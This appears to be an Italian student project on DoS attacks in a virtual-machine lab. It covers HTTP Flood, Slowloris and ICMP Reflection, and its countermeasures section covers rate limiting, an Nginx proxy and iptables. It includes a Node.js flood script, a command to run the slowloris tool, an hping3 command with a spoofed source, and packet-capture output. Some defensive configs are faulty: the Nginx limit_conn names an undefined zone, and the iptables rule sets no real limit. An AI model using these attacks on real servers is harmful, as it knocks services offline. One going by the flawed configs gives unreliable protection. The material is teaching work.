Progetto

Introduzione

Gli attacchi DoS (Denial of Service) sono una delle principali minacce per la sicurezza informatica. Questi tipi di attacchi mirano a rendere inaccessibili i servizi online, sovraccaricando le risorse di un sistema o di una rete.

In questo progetto vengono trattati alcuni principali tipi di attacchi DoS:

- HTTP Flood
- Slowloris
- ICMP Reflection

HTTP Flood

L'attacco HTTP Flood consiste nell'inviare un numero estremamente elevato di richieste HTTP a un server, con l'obiettivo di saturare le sue risorse di rete e di elaborazione. In particolare, questo attacco punta a saturare il buffer dei dispositivi di rete, che saranno costretti a dover cominciare a scartare pacchetti. Per questo motivo il traffico legittimo subirà rallentamenti.

Simulazione dell'attacco

Per testare questo scenario, utilizziamo un server Node.js come target dell'attacco. Il server eseguirà un'operazione computazionalmente intensa per ogni richiesta ricevuta, simulando un carico di lavoro elevato.

Successivamente, useremo uno script in Node.js per generare richieste HTTP in modo massivo, replicando così un attacco DoS.

```
const http = require('http');

const options = {
  hostname: '192.168.91.131',
  port: 8000,
  path: '/',
  method: 'GET',
}

function sendRequest() {
  const req = http.request(options, (res) => {
  });

  req.on('error', (error) => {
    console.error(`Errore nella richiesta: ${error.message}`);
  });
```

```
  req.end();
}

function startFloodRequest(requestCount) {
  for (let i = 0; i < requestCount; i++) {
    sendRequest();
  }
}

const numberOfRequests = 1000;
startFloodRequest(numberOfRequests);
```

Contromisure

Poiché questo attacco è piuttosto semplice e non utilizza tecniche di spoofing, può essere contrastato efficacemente con un meccanismo di **Rate Limiting**. Questa tecnica consente di limitare il numero di richieste che un singolo client può effettuare in un determinato intervallo di tempo, impedendo così che un elevato volume di traffico proveniente da una singola fonte possa sovraccaricare il server.

```
const rateLimit = require('express-rate-limit');

const limiter = rateLimit({
    windowMs: 1 * 60 * 1000, // 1 minuto
    max: 20, // Limite di 20 richieste per IP al minuto
    message: 'Troppi tentativi, riprova più tardi.',
    handler: (req, res, next) => {
        console.log(`IP bloccato per eccesso di richieste: ${req.ip}`);
        res.status(429).send('Troppi tentativi, riprova più tardi.');
    }
});

app.use(limiter);
```

Slowloris

L'attacco Slowloris si differenzia dai tradizionali attacchi DoS, perché non punta a inondare il server con un gran numero di richieste, ma ha come obiettivo quello di consumare in modo lento e silenzioso le risorse del server.

Slowloris sfrutta il comportamento di gestione delle connessioni HTTP da parte del server. L'attaccante invia una serie di richieste HTTP incomplete; in particolare, trasmette un campo dell'header, aspetta il momento esattamente prima che parta il timeout e ne trasmette un altro.

Il server continua a mantenere la connessione aperta in attesa dei dati mancanti, esaurendo gradualmente il numero massimo di connessioni simultanee che il server può gestire. Questo

impedisce a richieste legittime di entrare nel server causando il malfunzionamento o il rallentamento del sito web o servizio.

Simulazione dell'attacco

Come server target questa volta scegliamo il server Apache.

Per installare e avviare Apache, eseguiamo i seguenti comandi

```
sudo apt install apache2 -y
sudo systemctl start apache2
```

Successivamente, dobbiamo clonare la repository di Slowloris per avere il codice necessario per l'attacco. Slowloris è uno script Python che permette di eseguire l'attacco di tipo slowloris. Per farlo, utilizziamo Git per clonare il repository da GitHub:

```
git clone https://github.com/gkbrk/slowloris.git
```

Per eseguire l'attacco, utilizziamo il seguente comando

```
python3 slowloris.py -s 1000 -v [Indirizzo IP del server]
```

Il parametro **-s 1000** indica il numero di connessioni simultanee da mantenere aperte durante l'attacco. Sostituiamo **[Indirizzo IP del server]** con l'indirizzo IP del server Apache da attaccare.

A questo punto, l'attacco è in corso e il server Apache inizierà a rifiutare le nuove connessioni legittime, in quanto tutte le connessioni disponibili sono occupate dall'attacco.

Contromisure

Per contrastare un attacco Slowloris è possibile utilizzare un proxy intermedio che riceve le richieste dai client, verifica che siano complete e solo successivamente inoltra la richiesta al server impedendo così che venga saturato da connessioni lente e parziali.

In particolare, come proxy usiamo Nginx.

Per installare nginx utilizziamo il comando:

```
sudo apt install nginx -y
```

Per proteggere il server Apache da un attacco Slowloris, dobbiamo configurare Nginx come reverse proxy.

Apriamo il file di configurazione di Nginx `(/etc/nginx/nginx.conf)` e aggiungiamo la seguente configurazione all'interno del blocco http {}:

```
http {
    client_body_timeout 10s;
    client_header_timeout 10s;
    keepalive_timeout 10s;
```

```
    client_max_body_size 8M;

    limit_conn_zone $binary_remote_addr zone=conn_limit:10m;
    limit_conn addr 10;

    server {
        listen 80;

        location / {
            proxy_pass http://127.0.0.1:8080;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;

            proxy_read_timeout 30s;
            proxy_connect_timeout 30s;
        }
    }
}
```

Poiché Nginx ora si occupa di gestire tutte le richieste sulla porta 80, è necessario modificare Apache affinché non ascolti più sulla porta 80. Questo è importante perché Apache non dovrà più ricevere richieste HTTP direttamente dai client, ma solo attraverso il proxy di Nginx.

Per fare ciò, apriamo il file di configurazione di Apache `(/etc/apache2/ports.conf)` e cambiamo la direttiva Listen da 80 a 8080.

Possiamo adesso avviare nginx con il comando:

```
sudo systemctl start nginx
```

A questo punto possiamo ritestare l'attacco Slowloris e vedere come non abbia effetto sul server. Infine, con il comando `netstat -antp | grep ":80"`, possiamo osservare il numero di connessioni aperte sulla porta 80, confermando che Apache non ne è più influenzato.

ICMP Reflection


L'attacco **ICMP Reflection** è un tipo di attacco in cui l'attaccante sfrutta un server per indirizzare traffico ICMP verso un target, utilizzando **IP Spoofing** per mascherare la propria identità. L'attaccante invia al server pacchetti **ICMP Echo Request** (ping) con l'indirizzo IP del target come mittente. Il server, che prende il nome di **Reflector**, risponde con pacchetti **ICMP Echo Reply** non all'attaccante, ma al sistema target. Questo processo inonda la rete della vittima con risposte ICMP, saturando la sua banda e causando un sovraccarico che può rallentare o bloccare il traffico legittimo.

Simulazione dell’attacco

Per simulare un attacco **ICMP Reflection**, utilizziamo tre macchine virtuali: una che agirà come **attaccante**, una come **reflector** e una come **target**. In questo scenario, sfrutteremo **hping3** per lanciare l'attacco, utilizzando il seguente comando:

```
sudo hping3 --icmp --spoof <IP Target> -p 80 <IP Server>
```

Per verificare se l'attacco è riuscito, possiamo utilizzare **Wireshark** sulla macchina target per **analizzare** il traffico di rete. Analizzando i pacchetti catturati, possiamo vedere come il sistema target riceva effettivamente un gran numero di pacchetti **ICMP Echo Reply**.



16.562249946	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=2816/11, ttl=64
17.581127036	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=3072/12, ttl=64
18.564206236	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=3328/13, ttl=64
19.565535306	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=3584/14, ttl=64
20.566132766	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=3840/15, ttl=64
21.567200780	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=4096/16, ttl=64
22.567750647	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=4352/17, ttl=64
23.569220991	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=4608/18, ttl=64
24.570499201	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=4864/19, ttl=64
25.571308968	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=5120/20, ttl=64
26.571751424	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=5376/21, ttl=64
27.573180582	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=5632/22, ttl=64
28.574093213	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=5888/23, ttl=64
29.575308899	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=6144/24, ttl=64
30.575939089	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=6400/25, ttl=64
31.576705893	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=6656/26, ttl=64
32.578176596	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=6912/27, ttl=64
33.578492135	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=7168/28, ttl=64
34.579536941	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=7424/29, ttl=64
35.580300444	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=7680/30, ttl=64
36.580415876	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=7936/31, ttl=64
38.166635876	192.168.91.132	192.168.91.131	ICMP	60	Echo (ping) reply id=0x25bd, seq=8192/32, ttl=64

Contromisure

Per quanto riguarda le contromisure, possiamo utilizzare un **firewall** per bloccare i pacchetti **ICMP Echo Reply** quando il loro numero diventa eccessivo.

In particolare, possiamo configurare **IPTables** e applicare una regola di filtraggio sul sistema target utilizzando il seguente comando:

```
sudo iptables -A INPUT -p icmp --icmp-type echo-reply -m limit --limit 10/s -j ACCEPT
```

- -**A INPUT**: Aggiunge la regola alla catena **INPUT**, che si applica ai pacchetti in ingresso.
- **-p icmp**: La regola si applica ai pacchetti del protocollo **ICMP**.
- **-icmp-type echo-reply**: La regola si applica ai pacchetti **ICMP Echo Reply**.
- **-m limit**: Utilizza il modulo limit, che permette di limitare la quantità di pacchetti accettati o scartati.
- **-limit 10/s**: Limita l'accettazione dei pacchetti a **10 pacchetti per secondo**. Quindi, se arrivano più di 10 pacchetti al secondo, la regola non li accetterà.
- **-j ACCEPT**: Accetta i pacchetti che rientrano nel limite di 10 pacchetti per secondo.

Per verificare se le contromisure sono state applicate correttamente, possiamo eseguire il comando:

```
sudo iptables -L -v
```

Questo comando visualizzerà tutte le regole configurate in **IPTables** e mostrerà anche il numero di pacchetti che sono stati bloccati da ciascuna regola. In questo modo, potremo monitorare l'efficacia

delle contromisure implementate.

```
Chain INPUT (policy ACCEPT 12 packets, 1008 bytes)
 pkts bytes target     prot opt in     out     source               destination
   18   504 ACCEPT     icmp --  any    any     anywhere             anywhere             icmp echo-reply limit: avg
 10/sec burst 5
```